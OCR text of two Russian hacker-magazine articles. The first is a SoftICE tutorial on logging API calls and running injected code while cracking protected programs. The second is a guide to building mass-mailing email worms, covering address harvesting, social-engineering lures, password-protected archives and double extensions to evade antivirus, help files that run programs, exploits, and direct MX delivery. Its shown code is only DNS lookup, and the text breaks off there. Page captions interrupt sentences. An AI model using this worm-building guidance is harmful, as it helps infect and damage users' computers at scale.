Мы видим множество строк, каждая из которых описывает причину срабатывания точки останова и время. Вроде бы хорошо, а по сути ничего хорошего. Какой файл открывался в каждой строке? Завершилась ли эта операция успешно или нет? В общем, наша точка останова нуждается в существенной доработке.

Вот улучшенный вариант (внимание, SoftICE не позволяет ставить две точки останова на одну функцию и перед тем, как создавать новую, старая должна быть удалена командой 'bc 0'):

[бряк, распечатывающий имена всех открываемых файлов]

```
bpx CreateFileA DO "D esp->4 L 20; x;"
```

Что изменилось? Появился вывод имени файла: 'D esp->4 L 20', где 'D' — команда отображения дампа, 'esp->4' — указатель на первый аргумент функции CreateFileA (что открывать), а 'L 20' — сколько байт выводить (конкретное значение выбирается по вкусу). Протестируем обновленный вариант. Нажимаем <Ctrl-D>, выходим из отладчика, запускам какую-нибудь программу, за которой хотим пошпионить (например, FAR), затем вновь нажимаем <Ctrl-D>, заходим в отладчик и говорим 'bd 0' для прекращения шпионажа. Выходим из SoftICE, заходим в Symbol Loader и сохраняем историю на диск. На этот раз мы получаем:

[усовершенствованный протокол с именами открываемых файлов]

```
Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=3.64 seconds)
0010:004859E8 43 4F 4E 4F 55 54 24 00-43 4F 4E 49 4E 24 00 49  CONOUT$.CONIN$.I
0010:004859F8 6E 74 65 72 66 61 63 65-00 4D 6F 75 73 65 00 25  nterface.Mouse.%

Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=8.98 milliseconds)
0010:004859F0 43 4F 4E 49 4E 24 00 49-6E 74 65 72 66 61 63 65  CONIN$.Interface
0010:00485A00 00 4D 6F 75 73 65 00 25-63 00 25 30 32 64 3A 25  .Mouse.%c.%02d:%

Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=16.93 milliseconds)
0010:00492330 43 3A 5C 50 72 6F 67 72-61 6D 20 46 69 6C 65 73  C:\Program Files
0010:00492340 5C 46 61 72 5C 46 61 72-45 6E 67 2E 6C 6E 67 00  \Far\FarEng.lng.
```

Совсем другое дело! Теперь отображается имя открываемого файла и наш импровизированный шпион мало-помалу начинает работать. Однако отсутствуют такие важнейшие ингредиенты, как идентификатор процесса, вызывавшего API-функцию и код возврата. Но что нам стоит добавить к точке останова еще несколько строк?

[финальная точка останова]

```
bpx CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
```


Команда '? PID' выводит идентификатор процесса, 'P RET' выполняет API-функцию, дожидаясь возврата, а '? EAX' сообщает содержимое регистра EAX, в котором находится код возврата из API-функции, и все вместе это работает так:

[полная версия протокола]


```
Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "?"                                        ; PID
0010:0012138C 43 44 2E 73 6E 61 69 6C-2E 65 78 65 00 61 5F 65  CD.snail.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00  .exe............
00000074  0000000116  "t"                                        ; код возврата

Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "?"                                        ; PID
0010:0012138C 64 65 6D 6F 2E 63 72 6B-2E 65 78 65 00 61 5F 65  demo.crk.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00  .exe............
00000074  0000000116  "t"                                        ; код возврата

Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "?"                                        ; PID
0010:0012138C 64 65 6D 6F 2E 70 72 6F-74 65 63 74 65 64 2E 63  demo.protected.c
0010:0012139C 72 6B 2E 65 78 65 00 00-00 00 00 00 00 00 00 00  rk.exe..........
00000074  0000000116  "t"                                        ; код возврата
```



NuMega SoftIce Symbol Loader



настойка размера буфера истории

Согласитесь, что с таким отчетом можно и поработать! Мы уже достигли функционала стандартного API-шпиона, однако при желании фильтр легко усложнить, добавив новые критерии отбора проб. Формат протокола отчета также легко обогатить новыми деталями, выводя все необходимые подробности, которые только потребуются (например, содержимое стека вызовов).
Конечно, этот путь не обходится без проблем. Постоянно всплывающий SoftICE противно мерцает и жрет производительность. Можно ли как-нибудь заставить его ввести протокол, не всплывая? Можно! Отладчик поддерживает специальную функцию BPLOG, всегда возвращающую TRUE и подавляющую всплытие отладчика. К сожалению, вместе с этим подавляется и последовательность команд, следующая за DO, а значит, создание подробных отчетов становится невозможным, так что для наших целей такой способ не годится. Других «антивсплывающих» средств в нашем распоряжении нет.
Еще одним источником головной боли становится мусор в протоколе. Полезные данные перемешиваются с прочей информацией, выводящейся на экран, и... Какая там легкость чтения! Без написания специального форматера отчетов мы буквально утонем. Но программировать на Perl'e лениво, и на помощь приходят... правильно! Макросы! Только на этот раз не из SoftICE, а те, что встроены в FAR.
Нажимаем <F4> (в FAR'e) и внимательно смотрим на наш отчет. Как видно, каждая порция отчетной информации начинается со строки "break due to". Вот ее-то мы и будем искать! Нажимаем <Ctrl-.> для начала записи макросов, затем <F7> "break due to" <ENTER>. Теперь <Shift-стрелка вправо> пока мы не выделим все лишнее до "CreateFileA", <Crl-Del>, чтобы вырезать его , <Ctrl-Shift-стрелка вправо>, чтобы перейти на "DO", которое мы также удаляем вместе с остатком строки и т.д. и т. п. Кромсаем текст, как хотим. Это тяжело описывать словами, легче показать конечный результат. После того как макрос будет создан, достаточно будет его применить к протоколу заданное число раз (просто нажать назначенную ему комбинацию клавиш и не отпускать), в результате чего получится следующее:

[прилизанный протокол, из которого выброшено все ненужное]

```
CreateFileA, PID:1DCh; NAME: CD.snail.exe;                    RET: 74h
CreateFileA, PID:1DCh; NAME: demo.crk.exe;                    RET: 74h
CreateFileA, PID:1DCh; NAME: demo.protected.crk.exe;          RET: 74h
```

Вполне достойный результат для нескольких минут работы! С помощью макросов можно сделать все или практически все! И пускай некоторые презрительно ухмыльнуться, мол, этот путь непрофессионален. Главное, что поставленная задача была выполнена в рекордно короткие сроки, а все остальное уже неважно.

[более сложные фильтры] До сих пор мы не создали ничего сложнее обычного API-шпиона, которых просто тьма. Начнем с того, что SoftICE (особенно при использовании аппаратных точек останова типа 'bpm') намного менее конфликтен, чем большинство шпионов, и легко работает там, где другие средства уже не справляются (особенно если его предварительно пропатчить с помощью пакета IceExt, который скрывает отладчик от некоторых защитных механизмов). Все интересное только начинается!
Давайте чуть-чуть усложним задачу. Будем шпионить не за всеми файлами, а только за теми, чье имя начинается на букву «а». Это совсем несложно!

[точка останова, шпионящая за открытием файлов, начинающихся с буквы «а»]

```
bpx CreateFileA if byte (*esp->4)=='a' DO xxx
```

Проблема в том, что если функции CreateFileA передается полное имя файла с путем, наша точка останова уже не сработает, поскольку она проверяет только первый символ имени, а функции поиска подстроки в арсенале SoftICE, увы, нет. Как говориться, конструктивно непредусмотрено. Какая жалость, но не беда!
Будем исходить из того, что память, лежащая выше указателя стека, как правило, свободна и может быть использована по нашему усмотрению. Что если записать туда крошечную ассемблерную программу и передать на нее управление? Если это получится (а это получится, уж поверь мне) мы сможем неограниченно наращивать функционал отладчика, не прибегая к плагинам, которые не совсем документированы (точнее, совсем не документированы), довольно громоздки, неповоротливы и т. д.
Для выполнения программы на стеке нам нужен исполняемый стек. Вплоть до настоящего времени это не представляло проблемы, и в стеке можно было выполнять любой код без каких бы то ни было ухищрений, но теперь ситуация изменилась, и на пике борьбы с вирусами и сетевыми червями производители процессоров скооперировались с Microsoft и в последних версиях Windows XP, а также ненавистной мне Longhorn. По умолчанию стек защищен от исполнения, впрочем при первой же попытке выполнения машинного кода в его окрестностях, система выбрасывает диалоговое окно, предлагающее либо отключить защиту, либо сделать нехорошей программе харакири.
Чтобы осуществить задуманное, мы должны сделать следующее:

- поместить машинный код нашей функции выше вершины стека;
- сохранить текущее значение регистра EIP и регистра флагов (например, в том же стеке);
- сохранить все регистры, которые изменяет наша функция;
- установить EIP на начало нашей функции;
- тем или иным образом передать аргументы (например, через регистры);
- выполнить функцию, возвратив результат работы, например, через EAX;
- проанализировать возвращенное значение, выполнив те или иные операции;
- восстановить измененные регистры;
- восстановить регистр EIP и регистр флагов;
- продолжить нормальное выполнение программы.

Звучит устрашающе, но ничего сложного в этом нет. Давай для начала попытаемся выполнить функцию XOR EAX,EAX/RET. Как перевести ее в машинный код? Можно, конечно, воспользоваться HIEW'ом или даже FASM'ом, но зачем выходить из SoftICE? Достаточно переместиться в любое свободное место памяти и дать команду 'a' (assemble — то есть ассемблировать), только предварительно убедись, что ты находишься в контексте отлаживаемого приложения (его имя отображается в правом нижнем углу экрана), а не в ядре, иначе случится крах.

[ассемблирование нашей функции в SoftICE]

```
:a esp-10
0023:0012B0DC xor eax,eax
0023:0012B0DE ret
0023:0012B0DF

:d esp-10
0023:0012B0DC 33 C0 C3 00 DB 80 FB 77-88 AE F8 77 FF FF FF FF  3......w...w....
0023:0012B0EC 31 D8 43 00 E8 59 48 00-00 00 00 C0 03 00 00 00  1.C..YH.........
```

Теперь программа лежит на стеке, но вот как ее исполнить? Да очень просто! Сказать 'G esp-10' (перейти к адресу esp-10) и пусть процессор выкручивается как может. Правда, чтобы возвратить управление в текущее место отлаживаемой программы, необходимо предварительно сохранить регистр EIP, а сделать это не так-то просто. Команда 'E (esp-10) EIP' не работает, поскольку не допускает использования выражений (а имя регистра — это выражение) и обламывает нас по полной syntax error. Как быть? Кого мочить? Что делать?!



макрос, выделяющий выполненные команды голубым цветом; невыполненные команды помечаются серым

А давай воспользуемся командой 'M' (move), копирующей блоки памяти из одного адреса в другой. Тогда мы сможем сохранить кусочек оригинальной программы на стеке, а саму программу модифицировать по своему усмотрению. Мы должны будем записать PUSH EAX/MOV EAX,ESP/SUB EAX,10h/CALL EAX. Короче, нам нужна команда CALL ESP-N, поскольку такой команды в лексиконе x86 процессоров нет и никогда не существовало, нам приходится ее эмулировать через математические преобразования с любым дополнительным регистром, например, EAX. В машинном коде это выглядит так: "50h/8Bh C4h/83h E8h 10h/FFh D0h".

Копируем кусок отлаживаемой программы на стек: 'M EIP L 10 ESP-20', где 'ESP-20' — адрес-приемник, лежащий выше указателя вершины стека и не затирающий нашу машинную программу. Теперь модифицируем окрестности отлаживаемой программы: 'ED EIP 83C48B50; ED EIP+4 D0FF10E8'. Как видно, это тот же самый код, только набранный задом наперед, потому что в x86 процессорах младший байт располагается по меньшему адресу.

На этом подготовительный этап можно считать законченным. Говорим 'T' (TRACE), повторяя эту команду четыре раза до входа в нашу функцию, а затем отдаем приказ 'P RET' для выхода оттуда. И все!!! В регистре EAX теперь содержится ноль! Наша функция завершила свою работу и возвратила все, что хотела! Разве это не здорово, что можно выполнять в отладчике свой собственный код, написанный с чистого листа?!

Но вот проблема как проанализировать возвращенное значение в отладчике? Если попытаться пойти прямым путем: 'IF (eax==0) DO xxxx', то нас поимеют по всему мясокомбинату. Ну не понимает SoftICE условных команд, и ключевое слово IF может встречаться только в точках останова. Так давайте и создадим ему фиктивную точку останова, которая срабатывает всегда! Что-то вроде:

[фиктивная точка останова позволяет использовать ключевое слово IF]

```
BPX EIP IF (EAX==0) DO xxx
```

Естественно, независимо от того, сработает ли точка останова или нет, нам необходимо восстановить регистр EAX (про флаги мы помним, но не сохраняем их, чтобы не загромождать код), вернуть кусок оригинальной программы на место и удалить фиктивную точку, поскольку количество точек останова ограниченно. Что касается регистра EAX, то он может быть восстановлен командой POP EAX, следующей за CALL EAX, а вернуть программу на место поможет конструкция 'M ESP-20 L 10 EIP-9'. Откуда взялось 'EIP-9'? Почему не EIP? Так ведь в процессе выполнения «заплатки» значение EIP изменилось! Число «9» и есть размер нашей заплатки вместе с командой POP EAX. Остается сказать «R EIP = EIP-9», чтобы вернуть EIP на место, и выполнение отлаживаемой программы можно смело продолжать. Если все было сделано правильно, и никакой защитный механизм не использовал незадействованный стек, то отлаживаемая программа не рухнет.

Кстати говоря, под Windows 9x с некоторой вероятностью сбои все-таки будут происходить, поскольку она активно мусорит в стеке. Чтобы не дать ей хулиганить, регистр ESP следует на время выполнения всех операций подтянуть наверх, а затем снова опустить назад.

Естественно, необязательно каждый раз набивать машинные коды вручную. Занятие это утомительное, и приятным его никак не назовешь. Вот тут-то нам и пригодятся макросы! Говорим 'MACRO MACRO_NAME = "xxxxx"' и заносим макрос в список постоянных. Это делается так: запускам Symbol Loader, заходим в Edit -> SoftICE Initialization Setting, переходим к вкладке Macro Definitions, нажимаем Add, даем макросу имя (name) и тело (definition). Теперь макрос будет автоматически загружаться вместе с SoftICE. Можно создать библиотеку собственных расширенных условных точек останова, поддерживающих такие функции поиска подстроки в строке или сравнения строк по шаблонам '*' и '?'. Это действительно можно сделать, и тогда мощь SoftICE многократно возрастет, кроме того, мы получим замечательный шанс попрактиковаться с программированием в машинных кодах!

Кстати говоря, макросы позволяют решить и другую проблему. Дело в том, что SoftICE не поддерживает вложенные точки останова, без которых нам никак не обойтись (как мы помним, для анализа содержимого регистра EAX нам пришлось прибегнуть к созданию фиктивной точки останова). Если мы попытаемся написать: 'BPX CreateFileA DO "xxx; bpx EIP DO "XXXX"; x;"', то ничего не получится! SoftICE запутается в кавычках и откажется переваривать такую конструкцию. Но если оформить 'bpx EIP DO "XXXX"' в виде макроса, названного, например, XYZ, то конструкция 'BPX CreateFileA DO "xxx; XYZ; x;"' будет воспринята отладчиком вполне благосклонно.

[анимэ и SoftICE] Некоторые отладчики (такие, например, как OllyDbg) имеют одну полезную фишку, которую не имеет SoftICE. А именно — возможность пошаговой анимированной трассировки с условными точками останова на каждом ходу. Например, можно поставить точку останова на конструкцию 'TEST EAX,EAX/Jx XXX', заставив отладчик всплывать всякий раз, когда EAX будет равен нулю или любому другому значению на наш выбор. Что-то вроде 'BPX IF (*word(EIP)==0xC085 && (*byte(EIP+2) & 70h)==70h)'. Здесь 0xC085 — опкод команды TEST EAX,EAX, а 70h — маска инструкции Jx, ну а вся точка останова в целом позволяет отлавливать код типа "if (func(1,2,3)!=0)…", которые часто используется в защитных механизмах. SoftICE таких шуток не понимает и требует, чтобы адрес точки останова был задан явно, например 'BPX EIP...', но и в этом случае он создает одну единственную точку останова, опираясь на текущее значение EIP (каким оно было в момент создания точки останова) и отказываясь автоматически «пересчитывать» его по ходу следования программы. Какая жалость! А ведь ради этой возможности многие хакеры отказываются от привычного SoftICE и мигрируют в сторону OllyDbg. Между тем, решение есть!

Макросы могут быть вложенными! Попробуйте написать 'MACRO XYZ="T; XYZ;"', наберите XYZ и посмотрите что получится. SoftICE начнет анимировать программу! Не слишком быстро, но все-таки достаточно производительно. Во всяком случае, для распаковки навесных упаковщиков вполне подойдет.

Коль скоро мы научились анимировать программу, создание условных точек уже не станет проблемой. Вот, например, такой полезный макрос: 'MACRO XYZ = "BPX EIP;T;XYZ;"'. Что он делает? А вот что! Он выделяет трассу следования программы, помечая выполненный код, и мы сразу видим, какие условные переходы выполнялись, а какие нет. Только необходимо учитывать, что количество точек останова ограниченно, и потому их периодически необходимо снимать.

[заключение] SoftICE — это действительно мощный инструмент необыкновенной разрушительной силы, который позволяет делать все, что нужно. Главное — фантазию иметь. Русский мужик всегда отличался умением собирать из всяких подручных средств потрясающие вещи. Вот так и с отладкой. Вместо того чтобы искать отладчик, реализующий необходимый нам функционал, мы можем взять в руки напильник и доработать уже существующий, тем более что логгинг — это не единственная альтернативная профессия SoftICE. При желании из него можно соорудить отличный дампер или что-то еще. Но это тема уже другого разговора.

Главное — схватить идею. Эта статья не предлагает готовых решений, но зато поднимает целый пласт возможностей, которые каждый может использовать по своему усмотрению



Разводим червей

Что такое мыльные черви, и с чем их едят

ТАКОЕ ЯВЛЕНИЕ, КАК МАССОВОЕ РАСПРОСТРАНЕНИЕ ЧЕРВЕЙ В СЕТИ КОСНУЛАСЬ, ДУМАЮ, ЛЮБОГО. НАВЕРНЯКА ТЫ УЖЕ ЗНАЕШЬ ТАКИХ СЕТЕВЫХ ПРЕДСТАВИТЕЛЕЙ БЕСПОЗВОНОЧНЫХ, КАК BEAGLE И MYDOOM, ОНИ ЗАРАЗИЛИ СОТНИ ТЫСЯЧ МАШИН И НАДЕЛАЛИ НЕМАЛО ШУМА. МОЖЕТ БЫТЬ, ТЫ ДУМАЕШЬ, ЧТО СДЕЛАТЬ САМОМУ ПОДОБНОГО ЗВЕРЯ ОЧЕНЬ ТРУДНО? ЭТО НЕ ТАК, МЫЛЬНЫЙ ЧЕРВЬ НА САМОМ ДЕЛЕ НЕ ПРЕДСТАВЛЯЕТ СОБОЙ НИЧЕГО СЛОЖНОГО. И В ЭТОЙ СТАТЬЕ Я ЭТО ПОПЫТАЮСЬ ДОКАЗАТЬ, РАССКАЗАВ ТЕБЕ О ПРИНЦИПАХ ФУНКЦИОНИРОВАНИЯ МЫЛЬНЫХ ЧЕРВЕЙ И ОБ ОСОБЕННОСТЯХ ИХ РЕАЛИЗАЦИИ. НО ХОЧУ ТЕБЯ СРАЗУ ПРЕДОСТЕРЕЧЬ, ЧТО ЧЕРВИ ЧРЕЗВЫЧАЙНО ОПАСНЫ, ПОЭТОМУ ОБРАЩАТЬСЯ С НИМИ НАДО СО ВСЕЙ ОСТОРОЖНОСТЬЮ, ИНАЧЕ МОЖНО НАДЕЛАТЬ БЕД И ЗАГРЕМЕТЬ ЗА РЕШЕТКУ. ТАК ЧТО ВСЕ НАПИСАННОЕ В ЭТОЙ СТАТЬЕ СЛЕДУЕТ ИСПОЛЬЗОВАТЬ ТОЛЬКО В УЧЕБНЫХ ЦЕЛЯХ. В ОБЩЕМ, НАЧИНАЕМ РАЗВОДИТЬ ЧЕРВЕЙ


| Ms-Rem (Ms-Rem@yandex.ru)

[как работает червь?] Общий принцип работы всех мыльных червей — это рассылка писем, в аттачах которых находится копия червя, предназначенная юзеру. Наверно, ты думаешь, что это вздор, аттачи сейчас никто не запускает. Однако статистика говорит, что приложения в сомнительных письмах запускает 2—3% пользователей, а этого вполне достаточно для успешного распространения червей. После запуска червь каким-либо образом прописывает себя в автозагрузку. Следующим этапом работы червя является поиск всех e-mail адресов на зараженной машине, они извлекаются из адресной книги Outlook (либо других почтовых программ) и ищутся в html-, txt- и doc-файлах по всем дискам зараженной машины. Третьим этапом жизни червя является рассылка себя по всем найденным адресам. Все это с первого взгляда кажется примитивным, но на всех этапах есть множество важных тонкостей, которые нужно обязательно учесть для того, чтобы червь стал жизнеспособным. Необходимо заставить сервер принять письмо, а пользователя запустить в аттач. Нетривиальной также будет борьба с антивирусами, спамфильтрами почтовых систем, файрволами и различными фильтрами аттачей в mail-клиентах. Короче говоря, проблем у червеписателей хватает. Итак, приступим к рассмотрению всех этапов жизни червя по порядку.

Начнем с самого важного, по моему мнению, вопроса, который возникает при создании червя: как заставить юзера запустить аттач? В первую очередь нужно обойти проблемы технического характера, главной из которых может быть запрет открытия исполняемых файлов почтовой программой. Уже давно прошли времена, когда можно было смело посылать на мыло exe-файл и надеяться, что пользователь его запустит. Сейчас даже самый тупой юзер (на которого и рассчитаны мыльные черви) не запустит такой аттач по той причине, что ему не даст это сделать почтовая программа, либо письмо будет удалено фильтром вложений файрвола. Первое, что приходит на ум, — это засунуть исполняемый файл в архив. Почтовые фильтры не рискнут удалять такие аттачи,

АВТОЗАПУСК АТТАЧА

Недостаток большинства мыльных червей в том, что для их запуска нужны действия пользователя. Но этого можно избежать, если использовать уязвимости в почтовом ПО. Наиболее популярный в народе почтовый клиент — Outlook Express при просмотре html-писем использует движок Internet Explorer. Всем известно, что этот движок отличается исключительной дырявостью. На IE было выпущено множество эксплойтов, запускающих код на уязвимой машине, и большинство их можно использовать для автозапуска червя при открытии письма! За такую замечательную возможность нам нужно поблагодарить Билла Гейтса, а разработчикам IE нужно памятник при жизни поставить за то, что они сделали в нем много удобных для использования дыр :).
Очень странно, что эту возможность использует очень мало червей. Как пример можно привести червя Winevar. Червяк этот очень старый (еще 2002 года), но отличается от большинства других червей тем, что использует дырку iFrame и запускается при просмотре письма в окне быстрого просмотра Outlook. Это, конечно, круто, но есть возможность лучше. Наверное, ты слышал о существовании jpeg-эксплойта. Существование этого эксплойта связано с ошибкой в обработке jpeg-файлов в системной библиотеке, что позволяет заразить комп через любую программу, показывающую jpeg-картинки! Это можно использовать не только в Outlook, но и в других почтовых клиентах, таких как TheBat или Eudora. На диске ты найдешь исходник этого эксплойта, но, к сожалению, в настоящее время он срабатывает мало у кого. Эксплойты — это, конечно, хорошо, но, к сожалению, не всегда можно найти что-то реально рабочее, поэтому стоит присмотреться к другим методам маскировки червя в письме. Если в письма слать exe-файл, то мало кто его запустит, так как юзеры стали осторожнее. Но большинство из них даже не подозревает, что опасность может скрываться в .hlp- и .chm-файлах. Одна из малоизвестных возможностей help-файлов — выполение сценариев на простом скриптовом языке, причем эти сценарии позволяют запускать исполнимые файлы. Эту возможность можно использовать с высокой эффективностью, так как доверия к hlp-файлам намного больше, чем к exe. Help-файлы можно создавать в Help Workshop (входит в состав MS Visual Studio 6). Инфу по скриптовому языку можно прочитать в документации к этой программе. В качестве демонстрации этого метода на диске лежит help-файл, запускающий cmd.exe. Но не составит никакого труда сделать хэлп, который форматирует винт ;).



исходничек jpeg-сплоита

а юзеру нетрудно будет открыть такой архив и запустить файл. Если на архив также поставить пароль и записать его в тексте письма, то будут пасовать и антивирусы на почтовых серверах, однако процент заражений несколько снизится.
Допустим, нам удалось создать аттач, который проходит все mail-фильтры и успешно попадает к пользователю. Теперь возникает задача заставить юзера его запустить. Издавна для этого используют социальную инженерию, то есть обычный развод. Для этого в письме пишут, что оно содержит security updates или еще какою-нибудь полезную программу. Также распространен метод создания в архивах файлов с двойными расширениями, при этом файл обычно имеет расширение .xls [очень много пробелов].exe и иконку документа Microsoft Excel. Часто трояны в аттачах имеют расширение .pif, которое не отображается в эксплорере даже тогда, когда включено отображение расширений всех файлов.
Что такое червь, и как он должен работать, думаю, тебе понятно. Теперь приступим непосредственно к рассмотрению технических вопросов, которые возникают в процессе создания беспозвоночных.

[релеинг и резолвинг] Проблема №1, которую нам нужно решить, — это сама отсылка копии червя на e-mail адрес. В статье «Методы управления RAT», в июльском номере, я рассматривал процесс отправки мыла через SMTP-сервер mail.ru. Такой метод отправки подходит для различных парольных троянов, но для массовой рассылки червей неприменим. Потому что для его работы нужно иметь один или несколько постоянно работающих SMTP-серверов, через которые будет идти почта. Я думаю, ты уже понял, что такие серверы мгновенно прикроют доступ к себе, как только червя обнаружат, да и вряд ли какой-то SMTP сможет выдержать нагрузку, даваемую тысячами распространяющихся червей. Поэтому нам нужно отправлять почту, минуя центральный SMTP-сервер.
Что происходит с письмом, отправленным через какой-нибудь *smtp.mail.ru*? В этом случае сервер маил.ру работает, как SMTP Relay, то есть как перенаправитель сообщения от клиента на SMTP-сервер получателя. А зачем в цепочке рассылки лишний элемент, ведь можно отправлять почту напрямую получателю, минуя SMTP Relay. Как же нам узнать адрес SMTP сервера получателя? Это очень просто! Адрес SMTP, принимающего почту в каком-либо домене, всегда определяется соответствующей MX-записью для этого домена на DNS-серверах.
Для начала нам нужно сделать резолвинг MX-записи нужного домена. Реализуется это двумя способами. Первый — написание своего DNS Resolver'a, который бы формировал запрос, посылал его серверу, принимал и декодировал ответ. Второй — использовать для этого DNS API. Второй вариант, конечно, гораздо проще, но он имеет один большой недостаток — функции DNS API появились только в Windows 2000 Professional (в не Pro версиях они отсутствуют!), а так как основным контингентом пользователей, заражаемых почтовыми червями, будут ламеры, сидящие на старых и необновленных системах, то такой метод резолвинга лучше не использовать. Однако для ознакомления с DNS API, я приведу код, резолвящий MX-записи.


```
function MXResolve(Domain: PChar): string;
var
      pQueryResultsSet: PDNS_RECORD;
      HostEnt: PHostEnt;
      Name: PChar;
begin
      pQueryResultsSet := nil;
      if DnsQuery(Domain, DNS_TYPE_MX,
            DNS_QUERY_STANDARD, nil,
            @pQueryResultsSet, nil) = 0 then
      begin
            Result := pQueryResultsSet^.Data.
                  MX.pNameExchange;
      GlobalFree(dword(pQueryResultsSet));
      end;
end;
```

Как ты видишь, резолвить с помощью DNS API проще простого, но так как этот метод не всегда приемлем, перейдем к рассмотрению следующего метода.

[ручной DNS резолвинг] Я попытаюсь рассказать немного о DNS-протоколе. Я не ставлю перед собой цели подробно рассказывать обо всей системе, но попытаюсь дать основные понятия, необходимые для понимания этого протокола. Подробно ты можешь все прочитать в документации RFC 1034 и 1035.
DNS-запросы бывают разного типа. Тип запроса имеет числовое значение от 1 до 16 и определяет информацию, которую вы желаете получить. Номер типа ответа всегда соответствует номеру типа запроса, чтобы знать, что и к чему относится. Вот основные типы DNS-запросов:

01	A	host address (IP адрес хоста)
02	NS	authoritative name server (NS сервер)
03	MD	mail destination (устар.тип, сейчас юзают MX)
04	MF	mail forwarder (устар.тип, сейчас юзают MX)
05	CNAME	the canonical name for alias
06	SOA	marks of a start of zone of authority
07	MB	(experimental)
08	MG	(experimental)
09	MR	mail rename domain name
10	NULL	a null RR
11	WKS	a well known service description
12	PTR	a domain name pointer
13	HINFO	host information
14	MINFO	mail box or mail list information
15	MX	mail exchange
16	TXT	text string

Из них нас интересуют только MX-записи, имеющие номер 15. Наряду с типом запроса, существует еще и класс запроса. Это связано с тем, что протокол DNS универсален и может работать практически в любых сетях, а не только в TCP/IP. Так как другие сети нам не понадобятся, нас будет интересовать только один класс



такие письма сыплятся мне в ящик каждый день, благо вложения отфильтровываются

запросов — IN (=1), который предназначен для использования в Интернете. Пакет запроса имеет следующий вид:
Packet Length — 2 байта
Query/Response header — 12 байтов
Question — нет фиксированной длины, зависит от количества вопросов
Answer — формируется сервером, нет фиксированной длины
Authority — формируется сервером, нет фиксированной длины
Additional — формируется сервером, нет фиксированной длины
Запрос должен включать в себя Length, Header и Question, а ответ может иметь все поля, но поле Answer в нем является обязательным.
Теперь определим структуру, описывающую заголовки Query/Response header:

```
TDNSHeader = packed record
	qryID  : word; — идентификатор запроса
	options: word; — флаги
	qdcount: word; — счетчик записей в поле Question
	ancount: word; — счетчик записей в поле Answer
	nscount: word; — счетчик записей в поле Authority
	arcount: word; — счетчик записей в поле Additional
end;
TQueryType = packed record
	QType : word; — тип запроса
	QClass: word; — класс запроса
end;
```

Чтобы получить адрес SMTP-сервера, куда мы хотим послать письмо, мы должны составить запрос, послать его, принять и декодировать ответ. Со структурой запроса, я думаю, все понятно, давай теперь разберемся с возвращаемыми ответами, а для этого надо разобраться, что такое RR-записи. Они формируются NS-сервером и располагаются только в ответе и строго следом за полем запроса. То есть Answer и все последующие состоят из некоторого количества RR-записей различного формата. В них передаются в качестве информации и IP-адреса, и названия серверов, и просто текстовая информация. Подробно все типы этих записей приведены в RFC 1035, они довольно похожи друг на друга и различаются лишь мелкими деталями. Так что я буду говорить только об интересующих меня. Аббревиатура RR означает Resource Record (это официальное название из документа).
RR-запись выглядит так:

```
NAME      up to 255 bytes + 1 ('\0')
TYPE      2 bytes (UINT)
CLASS     2 bytes (UINT)
TTL       4 bytes (signed 32 bits number — 'long')
RDLENGTH  2 bytes (UINT)
RDATA     variable, depend on query
```

Где NAME — название хоста, к которому относится запись, TYPE — тип представляемой информации (о типах см. выше), CLASS — класс сети (в нашем случае всегда 'IN' (01)), TTL — время хранения информации в секундах, RDLENGTH — длина блока информации в байтах, RDATA — блок представляемой информации.
